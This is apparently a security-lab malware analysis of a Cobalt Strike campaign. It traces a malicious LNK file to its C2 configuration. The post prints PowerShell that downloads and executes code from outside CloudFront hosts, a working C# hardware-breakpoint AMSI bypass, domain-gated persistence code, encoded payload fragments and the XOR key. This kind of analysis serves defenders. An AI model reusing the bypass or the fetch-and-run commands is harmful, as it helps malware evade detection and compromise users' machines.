
Cobalt Strike's Deployment with Hardware Breakpoint for AMSI Bypass

labs.k7computing.com/index.php/cobalt-strikes-deployment-with-hardware-breakpoint-for-amsi-bypass/

By Dhanush

June 30, 2023

Recently came across a tweet regarding a LNK file creating a hardware breakpoint in the Antimalware Scan Interface (AMSI).



MalwareHunterTeam
@malwrhunterteam


"update.lnk":
2e040102afb6b3e31cb2bfb46018075f93bc1dc7e8e06e08ebc2997bb2a151b2
From: https://dk1i32ddgx01b.cloudfront[.]net/p/update.lnk
Next stage: https://d35u6pvfsr5oqz.cloudfront[.]net/fav.ico
Contains AMSI bypass using breakpoint.
Checks domain before continuing.
🤔
(1/2)

Figure 1: Tweet

In this blog, we will get into the dig a little deeper into Cobalt Strike's New TTP for bypassing the AMSI using hardware breakpoint.

Initial access

LECmd tool was used to extract LNK file’s argument, which invokes a PowerShell to get the code from the malicious site.




```
Processing D:\VM_share\Shared\update.download

Source file: D:\VM_share\Shared\update.download
  Source created:  2023-06-16 03:54:51
  Source modified: 2023-06-07 02:55:00
  Source accessed: 2023-06-16 03:54:51

--- Header ---
  Target created:  2022-01-28 15:10:59
  Target modified: 2022-01-28 15:10:59
  Target accessed: 2022-02-05 14:36:48

  File size: 4,33,152
  Flags: HasTargetIdList, HasLinkInfo, HasName, HasRelativePath, HasWorkingDir, Has
  File attributes: FileAttributeArchive
  Icon index: 166
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: test
Relative Path: ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working Directory: C:\windows\tasks
Arguments: -noprofile -WindowStyle Hidden -ep bypass -c ""iwr https://d35u6pvfsr5oqz.cloudfront.net/fav.ico -o v.ico;type v.ico""|iex
Icon Location: %SystemRoot%\System32\SHELL32.dll
```

d35u6pvfsr5oqz.cloudfront.net/fav.ico

```
$HardwareBreakpoint = @"

using System;
using System.Collections.Generic;
using System.Linq.Expressions;
using System.Linq;
using System.Runtime.CompilerServices;
using System.Net;
using System.Reflection;
using System.Runtime.InteropServices;

namespace Test
{
```

Figure 2: Ink File


In this code a hardware breakpoint (*Dr0*) was enabled in the address of AMSI scan buffer.



```
public static void SetupBypass()
{

    WinAPI.CONTEXT64 ctx = new WinAPI.CONTEXT64();
    ctx.ContextFlags = WinAPI.CONTEXT64_FLAGS.CONTEXT64_ALL;

    MethodInfo method = typeof(Program).GetMethod("Handler", BindingFlags.Static | BindingFlags.Public);
    IntPtr hExHandler = WinAPI.AddVectoredExceptionHandler(1, method.MethodHandle.GetFunctionPointer());

    // Saving our context to a struct
    Marshal.StructureToPtr(ctx, pCtx, true);
    bool b = WinAPI.GetThreadContext((IntPtr)(-2), pCtx);
    ctx = (WinAPI.CONTEXT64)Marshal.PtrToStructure(pCtx, typeof(WinAPI.CONTEXT64));

    EnableBreakpoint(ctx, Amsi_Scan_Buffer, 0);

    WinAPI.SetThreadContext((IntPtr)(-2), pCtx);

}

public static void EnableBreakpoint(WinAPI.CONTEXT64 ctx, IntPtr address, int index)
{

    switch (index)
    {
        case 0:
            ctx.Dr0 = (ulong)address.ToInt64();
            break;
```

Figure 3: Hardware breakpoint in AMSI


In order to bypass AMSI, an exception handler for the AMSI scan buffer’s breakpoint is registered using *AddVectoredExceptionHandler* API. In the Handler Code it collects the exception records and the Exception Address. Then proceeds further only if the exception has occurred in the address of AMSI Scan Buffer. Then it stores the Stack pointer value in the return address, it sets return address in the instruction pointer and return value as 0. [1].



```
public static long Handler(IntPtr exceptions)
{
    WinAPI.EXCEPTION_POINTERS ep = new WinAPI.EXCEPTION_POINTERS();
    ep = (WinAPI.EXCEPTION_POINTERS)Marshal.PtrToStructure(exceptions, typeof(WinAPI.EXCEPTION_POINTERS));

    WinAPI.EXCEPTION_RECORD ExceptionRecord = new WinAPI.EXCEPTION_RECORD();
    ExceptionRecord = (WinAPI.EXCEPTION_RECORD)Marshal.PtrToStructure(ep.pExceptionRecord, typeof(WinAPI.EXCEPTION_RECORD));

    WinAPI.CONTEXT64 ContextRecord = new WinAPI.CONTEXT64();
    ContextRecord = (WinAPI.CONTEXT64)Marshal.PtrToStructure(ep.pContextRecord, typeof(WinAPI.CONTEXT64));

    if (ExceptionRecord.ExceptionCode == WinAPI.EXCEPTION_SINGLE_STEP && ExceptionRecord.ExceptionAddress == Amsi_Scan_Buffer)
    {
        ulong ReturnAddress = (ulong)Marshal.ReadInt64((IntPtr)ContextRecord.Rsp);

        IntPtr ScanResult = Marshal.ReadIntPtr((IntPtr)(ContextRecord.Rsp + (6 * 8)));

        Marshal.WriteInt32(ScanResult, 0, WinAPI.AMSI_RESULT_CLEAN);

        ContextRecord.Rip = ReturnAddress;
        ContextRecord.Rsp += 8;
        ContextRecord.Rax = 0;

        Marshal.StructureToPtr(ContextRecord, ep.pContextRecord, true);
        return WinAPI.EXCEPTION_CONTINUE_EXECUTION;
    }
    else
    {
        return WinAPI.EXCEPTION_CONTINUE_SEARCH;
    }

}
```

Figure 4: Exception Handler code

This code contains a PowerShell script to create persistence using the startup folder and download a GZIP compressed Base64 String . It targets only Domain logon users who have connected in the mentioned domain list.




```
$domain = $Env:USERDNSDOMAIN
$domainList = @("es*", "re*", "ge*", "int*", "ext*", "domO*")
$match = $false

foreach ($item in $domainList) {
    if ($domain -like $item) {
        $match = $true
        break
    }
}
if ($match) {

    cd "$Env:APPDATA\Microsoft\Windows\Start Menu\Programs\StartUp\" ;
    iwr -Uri 'https://dk1i32ddqx01b.cloudfront.net/p/update.lnk' -UseBasicParsing -o update.lnk
    $a=iwr -Uri 'https://dk1i32ddqx01b.cloudfront.net/onedrive' -UseBasicParsing;IEX $a.Content
}
else {
    exit
}
```

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAA/+y9ac/qSLIu+rn
X9Hsan8ur8+oV8wRudU5k5v/ztb3//G7lURrl1dn6PrMKvnN9Dp/DiU/
3/BDtd14vz8k+bbWZzH5+K3nR91md82ZPQ6GbxGx/7TL83M3MSCefzxJ
oc3BdL4b/Rtz/QL/vmOwX/7+v3/Eqifn6rhW4fxeAH3fePXvf/vbP8mf
bh3/xenZEB8fbs045jApY4pevB0PX8Uef5EhzQqAf/Q5s-o8ziJnzvLs
sTwt1EC02ulgs6p5EowmGW65x++pNhP+WECgXS6kmkt0EDA6yucfIIrl6
```

Figure 5: Targeted domain and next payload

By decompressing this Base64 String with *GUnZip*, there is another code as shown in Figure 6.



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

Gunzip

STEP BAKE! ☑ Auto Bake

Input

start: 245552 end: 245552 length: 0 length: 245552 lines: 1

```
H4sIAAAAAAAA/+y9Wa/qyLIu+rzWr5gPS6oqUbsGGDDmSFu6xgbjnh7MOks1Y8ANuG
/AnHv++43INAxmU1Vra+vch6s7pSEmxs4mMpovI1PSy1PxH8si851Cj4+nL/+xOWW5H0d
/x//87p6K35Msdn63j8fslOdf/tff/zazMzv88vM/Kjv7PYyP5fX06xfyBW88Hcvs9Mvf
/vb3v5FLZZTb59PvkV341en38FR48TH/8p9ffv4nnyRiHNp+9K//8T+EMstOUUG//yadC
/2Xqn7PQf5iE4OcWX//X1H7//J13jg31tbqsF2/FgFnx0xN+02LFxBr8tk6tf/PzT//yf
/znn5Z1XpzC347X60+/fPnfv2CHqzo5/fyT7jtZnMfn4retH3WZ39Zk9AYZvE7H/tMvzczcx1Z5/PEksVX6zM8
/wX9nQBue0vCnX7/8E/v757
/+9eX/eo1mUUaFH55+k6Pi1MXJ8pRVvnPKf5va0fF6WpzO8NhPOaxZ5P70Cwwi0xV1Fn15jgWeq+LL6ed
/ROX1+iu0+89/t91//Wycbk/i/rsP/fz+ENw1K7Jffm144t8hh074hjYH0/1u9G/M9Qv8+47Bfvn7
//4Rqx5P15NrF6ffC6DvG6/+/W9/+yf57wnm8/Mszn3y3H9+af/6RYdB2EWc1b1cq6w8/fKvz/Wh3T6fzH
/9w4Y6z6eaZ+jy0HH855d/bmL/+K+//+2Xvzfcg9d/P5T+9XjK8Pc/1gbxdPajk1hHdug7T4b
/+UdrdjpfT4Qevz1vM2CcP//U/HA6ig11fkKC
/vP7x8ahX7yeHdHB8Q6sew6jApb45ev80DX8+Sc50k8h0I9+Bzb9xxnE7PS8uxGt+tk7fkdeFq52nv/6ZVaCnDu
```


Output

time: 128ms length: 396958 lines: 37

```
Set-StrictMode -Version 2

function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-
Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
        $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
        return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-
Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))),
$var_procedure))
}
```


Figure 6: XOR encoded Base64 string

This code contains Base64 String which when decoded and XORed int(35) gives out the final Cobalt Strike Payload as shown in Figure 7 and 8.



```
If ([IntPtr]::size -eq 8) {
    [Byte[]]$v_code = [System.Convert]::FromBase64String('s7Ozs7Ozs7OzbnlicXZrqsZros8DI

    for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
        $v_code[$zz] = $v_code[$zz] -bxor 35
    }
```

Figure 7: XOR key



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☐ Remove non-alphabet chars ☐ Strict mode

XOR

Key
35 DECIMAL

Scheme
Standard ☐ Null preserving

Input

start: 394596 end: 394596 length: 0 length: 394596 lines: 1

```
s7Ozs7Ozs7OzbnlicXZrqsZros8DIyMja64+ydzc3Guq/Gui4IdNIiPc8GKb05aBdUsnIyMjeWuq2tzzIyMjIyMjIyMj
IyIjIy08mS0jlyruApsib+4Cd0tKUANTUUxEUUJOA0BCTU1MVwNBRgNRVk0DSk0DZ2xwA05MR0YNLi4pByMjIyMjIyNn
TpvKIy/1mSMv9ZkjL/WZKldmmRUv9ZnwXfaYIC/1mfBd8Zg2L/WZIy/0mYsv9ZnwXfSYKi/1mfBd8JgWL
/WZ8F31mCIv9ZnwXf2Y1C/1mfBdCpkiL/WZ8F33mCIv9Z1xSkBLIy
/1mSMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjI3NmIyNHpSYjkDQ1xCMjIyMjIyMj0yMBAyghKCMjwSEjI20hIyMjIyPf2i
IjIzMjIyMjI6MiIyMjIzMjIyMhIyMmIyEjIyMjIyYjISMjIyMjI1MEIyMnIyNZOgsjISNDIiMjMyMjIyMjIzMjIyMjIy
MjIzMjIyMjIyMzIyMjIyMjIyMjIzMjIyPD2SAjcSMjI2PFICNHIyMjIyMjIyMjIyMjAyYjwwEjIyMjIyMjIyMjI3MmIy
MlIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyPoICNTIyMjIyMjIyMjIyMjIyAjUyUjIyMjIyMjIyMjIy
MjIyMjIyMjIyMjIyMjIw1XRltXIyMj8cMhIyMzIyMjwSEjIycjIyMjIyMjIyMjIyMjIwMjI0MNUUdCV0IjIxHYIyMjIy
AjI98jIyPFISMjIyMjIyMjIyMjIyNjIyNjDUdCV0IjIyNrPyIjIyMnIyNNIyMjwSAjIyMjIyMjIyMjIyMjYyMj4w1TR0
JXQiMjwwEjIyMDJiMjByMjI3MnIyMjIyMjIyMjIyMjI2MjI2MNUUZPTEAjI5ssIyMjcyYjIzMjIyNXJyMjIyMjIyMjIy
MjIyNjIyNhIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
MjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
```


Output

start: 295947 end: 295947 length: 0 time: 120ms length: 295945 lines: 871

```
........MZARUH.åH.ì ...H..êÿÿÿH.ßH.Ã¤n..ÿÓA¸ðµ¢Vh....ZH.ùÿÐ...............º..´ Í!¸.LÍ!This
program cannot be run in DOS mode.
```

Figure 8: Cobalt Strike

Here the Cobalt Strike C2 Config extracted using this tool is as shown below.



```
"BeaconType": [
  "HTTPS"
],
"Port": 443,
"SleepTime": 10000,
"MaxGetSize": 2801745,
"Jitter": 7,
"MaxDNS": "Not Found",
"PublicKey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCVDAIfr+v5AdLffP4znBX/jP8Mv9zGmXK+QCGzfF4tmkkam95dP41OFupB20sqV
"PublicKey_MD5": "3ec32629a731a1a38823ac2235b97094",
"C2Server": "d35u6pvfsr5oqz.cloudfront.net,/jquery-3.3.1.min.js",
"UserAgent": "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0;) like Gectko",
"HttpPostUri": "/jquery-3.3.2.min.js",
"Malleable_C2_Instructions": [
  "Remove 1522 bytes from the end",
  "Remove 84 bytes from the beginning",
  "Remove 3931 bytes from the beginning",
  "Base64 URL-safe decode",
  "XOR mask w/ random key"
],
```

Figure 9: C2 Config

